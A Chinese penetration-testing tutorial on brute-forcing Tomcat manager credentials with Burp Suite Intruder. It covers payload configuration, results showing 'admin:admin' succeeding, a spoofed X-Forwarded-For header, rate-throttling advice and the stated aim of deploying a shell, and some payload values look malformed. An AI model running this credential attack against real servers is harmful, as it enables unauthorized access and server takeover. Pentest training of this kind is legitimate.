

利用Burpsuite爆破Tomcat密码

Tomcat 爆破

在渗透测试中，我们经常遇到tomcat后台被默认部署在外部的情况，类似于 `http://192.168.3.204:8080/host-manager/html`

在这种情况下，我们都会选择去爆破来进入后台部署shell。

先抓取一下我们的登录包：


```
GET /host-manager/html HTTP/1.1
Host: 192.168.3.204:8080
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:54.0) Gecko/20100101 Firefox/54.0
FirePHP/0.7.4
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
x-insight: activate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Authorization: Basic YWRtaW46MTIzNDU2
```

在Tomcat后台登录的数据包中我们发现它会将输入的账号和密码都编码成Base64密文。

格式：`用户名:密码` => `admin:123456` => `YWRtaW46MTIzNDU2`

这里我们可以采用Metasploit中的tomcat爆破辅助模块，当然也可以用BurpSuite来爆破：

将数据包发送到Intruder模块，添加一个变量：



在设置Payload的时候要使用自定义迭代器：

Target Positions Payloads Options

? Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set.

Payload set: 1 Payload count: 10

Payload type: Custom iterator Request count: 10

由于登录令牌都是 `base64` 加密的，我们需要 `[用户名]:[密码]` 这样的格式进行 `base64encode` 才可以发送出去，我们设置三个迭代payload分别代表：用户名、`:`、密码、`:`。

? Payload Options [Custom iterator]

This payload type lets you configure multiple lists of items, and generate payloads using all permutations of items in the lists.

Position: 1 Clear all

List items for position 1 (1)

Paste admin

Load ...

Remove

Clear

Add Enter a new item

Add from list ...

Separator for position 1

第一位设置用户名这类的字典，可以多个。

? Payload Options [Custom iterator]

This payload type lets you configure multiple lists of items, and generate payloads using all permutations of items in the lists.

Position: 2

List items for position 2 (1)

Paste	:
Load ...	
Remove	
Clear	
Add	<input type="text" value="Enter a new item"/>
Add from list ...	<input type="button" value="v"/>

Separator for position 2

第二位设置 `:`，只需要一个即可。

? Payload Options [Custom iterator]

This payload type lets you configure multiple lists of items, and generate payloads using all permutations of items in the lists.

Position: 3


List items for position 3 (10)

Paste	123456
Load ...	789456
Remove	tomcat
Clear	123123
	admin
	!@#
	!!@##djs
Add	<input type="text" value="Enter a new item"/>
Add from list ...	<input type="button" value="v"/>


Separator for position 3

第三位设置密码，可以多个。

然后设置一个编码器，选择 `base64` 这个函数：



接下来再将url编码去掉，因为在base64密文里 = 会被编码成 %3d 。



设置完毕后，我们可以爆破了：

Intruder attack 22

Attack Save Columns

ResultsTargetPositionsPayloadsOptions

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
1	YWRtaW46MTIzNDU2	401			2838	
2	YWRtaW46Nzg5NDU2	401			2838	
3	YWRtaW46dG9tY2F0	401			2838	
4	YWRtaW46MTIzMTIz	401			2838	
5	YWRtaW46YWRtaW4=	200			19249	
6	YWRtaW46UAj	401			2838	
7	YWRtaW46ISFAlyNkanM=	401			2838	
8	YWRtaW46S2xsaVw=	401			2838	
9	YWRtaW46aGVsbG9hZG...	401			2838	
10	YWRtaW46bWFubmdlcg==	401			2838	

RequestResponse

RawHeadersHex

GET /manager/html HTTP/1.1
Host: 192.168.3.204:8080
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:54.0) Gecko/20100101 Firefox/54.0
FirePHP/0.7.4
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.3.204:8080/
DNT: 1
x-insight: activate
X-Forwarded-For: 8.8.8.8
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Authorization: Basic YWRtaW46YWRtaW4=

总结

在爆破的时候发现频率过高会有爆破不成功的现象，最好是调整一下短时间内请求的次数。